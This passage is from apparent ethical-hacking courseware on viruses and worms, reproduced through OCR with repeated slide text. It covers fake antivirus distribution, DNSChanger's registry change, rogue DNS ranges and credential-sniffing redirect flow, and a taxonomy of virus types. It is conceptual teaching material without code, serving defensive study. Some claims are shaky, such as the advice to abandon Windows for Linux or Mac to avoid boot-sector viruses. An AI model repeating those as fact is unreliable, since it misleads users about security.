Fake antivirus programs first appear on different browsers and warn users that they have different security threats on their system, and this message is backed up by real suspicious viruses. When the user tries to remove the viruses, then they are navigated to another page where they need to buy or subscribe to that antivirus and proceed to payment details. These fake antivirus programs are been fabricated in such a way that they draw the attention of the unsuspecting user into installing the software.

Some of the methods used to extend the usage and installation of fake antivirus programs include:

- **Email and messaging:** Attackers use spam email and social networking messages to spread this type of infected email to users and probe the user to open the attachments for software installation.


- **Search engine optimization:** Attackers generate pages related to public or current search terms and plant them to appear as extraordinary and the latest in search engine results. The web pages show alerts about infection that encourage the user to buy the fake antivirus.
- **Compromised websites:** Attackers secretly break into popular sites to install the fake antiviruses, which can be used to entice users to download the fake antivirus by relying on the site's popularity.



Type	Run Type	Name	Details
Worm	hidden autorun	Win32.Mewer.a	A Trojan Downloader that mas...
Trojan	C:/windows/	Trojan-Downloader.VBS.Small.dc	This Trojan downloads other fil...
Worm	autorun	Win32.Peacomm.dam	A Trojan Downloader that is sp...
Trojan	C:/windows/syste...	Win32.Spamta.KG.worm	A multi-component mass-mail...
Trojan	C:/windows/syste...	Trojan.IRCBot.d	A worm that opens an IRC bac...
Trojan	C:/windows/syste...	Trojan.Dropper.MSWord.j	A Microsoft Word macro virus ...
Trojan	C:/windows/syste...	Win32.Clagger.C	This is small Trojan downloader...
Worm	C:/windows/system/	Worm.Bagle.CP	This is a 'I'Bagle'I' mass-mailer...
Worm	C:/windows/	Win32.BlackMail.xx	This dangerous worm will destr...
Trojan	hidden autorun	Trojan.Win32.Agent.adv	Trojan downloader that is sprea...
Trojan	autorun	Win32.Outsbot.u	A backdoor Trojan that is remo...
Spyware	autorun	Win32.PerFiler	Win32.PerFiler is designed to r...

Scanning
Path C:\WINDOWS\$NtServicePackUninstall$\reg00572
Infections 35

FIGURE 7.4: Example of a Fake Antivirus



Virus Analysis: DNSChanger

- DNSChanger (Alureon) modifies the DNS settings on the victim PC to divert Internet traffic to malicious websites in order to generate fraudulent ad revenue, sell fake services, or steal personal financial information

- It acts as a bot and can be organized into a BotNet and controlled from a remote location
- It spreads through emails, social engineering tricks, and untrusted downloads from the Internet

- DNSChanger malware achieves the DNS redirection by modifying the following registry key settings against a interface device such as network card

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\%Random CLSID% NameServer

- DNSChanger has received significant attention due to the large number of affected systems worldwide and the fact that as part of the BotNet takedown the FBI took ownership of the rogue DNS servers to ensure those affected did not immediately lose the ability to resolve DNS names


http://www.totaldefense.com

Virus Analysis: DNSChanger

Source: http://www.totaldefense.com

DNSChanger (**Alureon**) is malware that spreads through emails, **social engineering tricks**, and untrusted downloads from the Internet. It acts as a bot and can be organized into a botnet and controlled from a remote location. This malware achieves **DNS redirection** by modifying the system registry key settings against an interface device such as **network card**.

DNSChanger has received significant attention due to the large number of **affected systems** worldwide and the fact that as part of the botnet takedown, the FBI took ownership of rogue **DNS servers** to ensure those affected did not immediately lose the ability to resolve DNS names. This can even modify the DNS settings on the victim's PC to divert Internet traffic to malicious websites in order to **generate fraudulent ad** revenue, sell **fake services**, or steal personal financial information.



Virus Analysis: DNSChanger (Cont'd)

DNSChanger

The rogue DNS servers can exist in any of the following ranges:

64.28.176.0 - 64.28.191.255, 67.210.0.0 - 67.210.15.255
77.67.83.0 - 77.67.83.255, 93.188.160.0 - 93.188.167.255
85.255.112.0 - 85.255.127.255, 213.109.64.0 - 213.109.79.255

What is the IP address of www.xsecurity.com
Victim
(IP: 10.0.0.5)
4
Victim's browser connects to 65.0.0.2
Fake Website
IP: 65.0.0.2
5
DNSChanger sniffs the credential and redirects the request to real website
Real Website
www.xsecurity.com
IP: 200.0.0.45
DNS Response
www.xsecurity.com
is located at 65.0.0.2
2
DNS Request do to 64.28.176.2
3
1
DNSChanger infects victim's computer by change her DNS IP address to: 64.28.176.2
Attacker runs DNS Server in Russia (IP: 64.28.176.2)

http://www.totaldefense.com

Virus Analysis: DNSChanger (Cont'd)

Source: http://www.totaldefense.com

The rogue DNS servers can exist in any of the following ranges:

64.28.176.0 - 64.28.191.255, 67.210.0.0 - 67.210.15.255

77.67.83.0 - 77.67.83.255, 93.188.160.0 - 93.188.167.255

85.255.112.0 - 85.255.127.255, 213.109.64.0 - 213.109.79.255




What is the IP address of www.xsecurity.com
Victim's Browser connects to 65.0.0.2
4
5
DNSChanger sniffs the credential and redirects the request to real website
Victim
(IP: 10.0.0.5)
Fake Website
IP: 65.0.0.2
Real Website
www.xsecurity.com
IP: 200.0.0.45
DNS Response
www.xsecurity.com
is located at 65.0.0.2
2
3
DNS Request do
to 64.28.176.2
1
DNSChanger infects victim's computer by change her DNS IP address to: 64.28.176.2
Attacker runs DNS Server in Russia (IP: 64.28.176.2)

FIGURE 7.5: Virus Analysis Using DNSChanger

To infect the system and steal credentials, the attacker has to first run DNS server. Here the attacker runs his or her **DNSserver** in Russia with an IP of, say, 64.28.176.2. Next, the attacker infects the victim's computer by changing his or her DNS IP address to: 64.28.176.2. When this malware has infected the system, it entirely changes the DNS settings of the infected machine and forces all the DNS request to go to the DNSserver run by the attacker. After altering the setting of the DNS, any request that is made by the system is sent to the **malicious DNS server**. Here, the victim sent **DNS Request** "what is the IP address of www.xsecurity.com" to (64.28.176.2). The attacker gave a response to the request as www.xsecurity.com, which is located at 65.0.0.2. When victim's browser connects to 65.0.0.2, it redirects him or her to a fake website created by the attacker with IP: 65.0.0.2. DNSChanger sniffs the **credential** (user name, passwords) and redirects the request to real website (www.xsecurity.com) with IP: 200.0.0.45.



Module Flow


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

Prior to this, we have discussed about viruses and worms. Now we will discuss about different types of viruses.

Virus and Worms Concept	Malware Analysis
Types of Viruses	Countermeasures
Computer Worms	Penetration Testing

This section describes about different types of Viruses.



Types of Viruses

How Do They Infect?

System or Boot Sector Viruses	Stealth Virus/ Tunneling Virus	Encryption Virus	Polymorphic Virus	Metamorphic Virus	Overwriting File or Cavity Virus
File Viruses	Cluster Viruses	Sparse Infector Virus	Companion Virus/ Camouflage Virus	Shell Virus	File Extension Virus
Multipartite Virus	Macro Virus	Add-on Virus	Intrusive Virus	Direct Action or Transient Virus	Terminate and Stay Resident Virus (TSR)

What Do They Infect?

Types of Viruses

So far, we have discussed various virus and worm concepts. Now we will discuss various types of viruses.

This section highlights various types of viruses and worms such as file and **multipartite viruses**, macro viruses, cluster viruses, **stealth/tunneling** viruses, encryption viruses, metamorphic viruses, shell viruses, and so on. Computer viruses are the **malicious software programs** written by attackers to **intentionally** enter the **targeted** system without the **user's permission**. As a result, they affect the security system and performance of the machine. A few of the most common types of computer viruses that **adversely affect** security systems are discussed in detail on the following slides.

Types of Viruses

Viruses are classified depending on two categories:

- What Do They Infect?
- How Do They Infect?

What Do They Infect?

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which are nothing but the Master Boot Record and the DOS Boot Record System sectors. These are the areas on the disk that are executed when the PC is booted. Every disk has a system sector of some sort. They specially infect the floppy boot sectors and records of the hard disk. For example: Disk Killer and Stone virus.

File Viruses

Executable files are infected by file viruses, as they insert their code into the original file and get executed. File viruses are larger in number, but they are not the most commonly found. They infect in a variety of ways and can be found in a large number of file types.

Multipartite Virus

They infect program files, and this file in turn affects the boot sectors such as Invader, Flip, and Tequila.

Cluster Viruses

Cluster viruses infect files without changing the file or planting extra files; they change the DOS directory information so that entries point to the virus code instead of the actual program.

Macro Virus

Microsoft Word or a similar application can be infected through a computer virus called a macro virus, which automatically performs a sequence of actions when the application is triggered or something else. Macro viruses are somewhat less harmful than other types. They are usually spread via an email.

How Do They Infect?

Stealth Viruses

These viruses try to hide themselves from antivirus programs by actively altering and corrupting the chosen service call interrupts when they are being run. Requests to perform operations in respect to these service call interrupts are replaced by virus code. These viruses state false information to hide their presence from antivirus programs. For example, the stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

Tunneling Viruses

These viruses trace the steps of interceptor programs that monitor operating system requests so that they get into BIOS and DOS to install themselves. To perform this activity, they even tunnel under antivirus software programs.

Encryption Viruses

This type of virus consists of an encrypted copy of the virus and a decryption module. The decrypting module remains constant, whereas the different keys are used for encryption.

Polymorphic Viruses

These viruses were developed to confuse antivirus programs that scan for viruses in the system. It is difficult to trace them, since they change their characteristics each time they infect, e.g., every copy of this virus differs from its previous one. Virus developers have even created metamorphic engines and virus writing tool kits that make the code of an existing virus look different from others of its kind.

Metamorphic Viruses

A code that can reprogram itself is called metamorphic code. This code is translated into the temporary code, and then converted back to the normal code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition of antivirus software. This is more effective in comparison to polymorphic code. This type of virus consists of complex extensive code.

Overwriting File or Cavity Viruses

Some program files have areas of empty space. This empty space is the main target of these viruses. The Cavity Virus, also known as the Space Filler Virus, stores its code in this empty space. The virus installs itself in this unoccupied space without any destruction to the original code. It installs itself in the file it attempts to infect.

Sparse Infector Viruses

A sparse infector virus infects only occasionally (e.g., every tenth program executed) or only files whose lengths fall within a narrow range.

Companion Viruses

The companion virus stores itself by having the identical filename as the targeted program file. As soon as that file is executed, the virus infects the computer, and hard disk data is modified.

Camouflage Viruses

They disguise themselves as genuine applications of the user. These viruses are not difficult to find since antivirus programs have advanced to the point where such viruses are easily traced.

Shell Viruses

This virus code forms a layer around the target host program's code that can be compared to an “egg shell,” making itself the original program and the host code its sub-routine. Here, the original code is moved to a new location by the virus code and the virus assumes its identity.

File Extension Viruses

File extension viruses change the extensions of files; .TXT is safe, as it indicates a pure text file. If your computer’s file extensions view is turned off and someone sends you a file named BAD.TXT.VBS, you will see only BAD.TXT.

Add-on Viruses

Most viruses are add-on viruses. This type of virus appends its code to the beginning of the host code without making any changes to the latter. Thus, the virus corrupts the startup information of the host code, and places itself in its place, but it does not touch the host code. However, the virus code is executed before the host code. The only indication that the file is corrupted is that the size of the file has increased.

Intrusive Viruses


This form of virus overwrites its code either by completely removing the target host’s program code, or sometimes it only overwrites part of it. Therefore, the original code is not executed properly.

Direct Action or Transient Viruses

Transfers all controls to the host code where it resides, selects the target program to be modified, and corrupts it.

Terminate and Stay Resident Viruses (TSRs)

A TSR virus remains permanently in memory during the entire work session, even after the target host program is executed and terminated. It can be removed only by rebooting the system.



System or Boot Sector Viruses

Boot Sector Virus

Boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR

Execution

When system boots, virus code is executed first and then control is passed to original MBR

Before Infection

After Infection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System or Boot Sector Viruses

System sector viruses can be defined as those that affect the executable code of the disk, rather than the boot sector virus that affects the DOS boot sector of the disk. Any system is divided into areas, called sectors, where the programs are stored.

The two types of system sectors are:

- **MBR (Master Boot Record)**

  MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost.

- **DBR (DOS Boot Record)**

  The DOS boot sector is executed whenever the system is booted. This is the crucial point of attack for viruses.

The system sector consists of 512 bytes of memory. Because of this, system sector viruses conceal their code in some other disk space. The main carrier of system sector viruses is the floppy disk. These viruses generally reside in the memory. They can also be caused by Trojans. Some sector viruses also spread through infected files, and they are called multipart viruses.

Virus Removal

System sector viruses are designed to create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the **Windows operating system**, and switch to Linux or Macs, because Windows is more prone to these attacks. Linux and Macintosh have a built-in **safeguard** to protect against these viruses. The other way is to carry out antivirus checks on a periodic basis.





FIGURE 7.6: System or Boot Sector Viruses



File and Multipartite Viruses

CEH

File Viruses

- File viruses infect files which are executed or interpreted in the system such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident

Multipartite Virus

- Multipartite viruses infect the system boot sector and the executable files at the same time

File and Multipartite Viruses

File Viruses

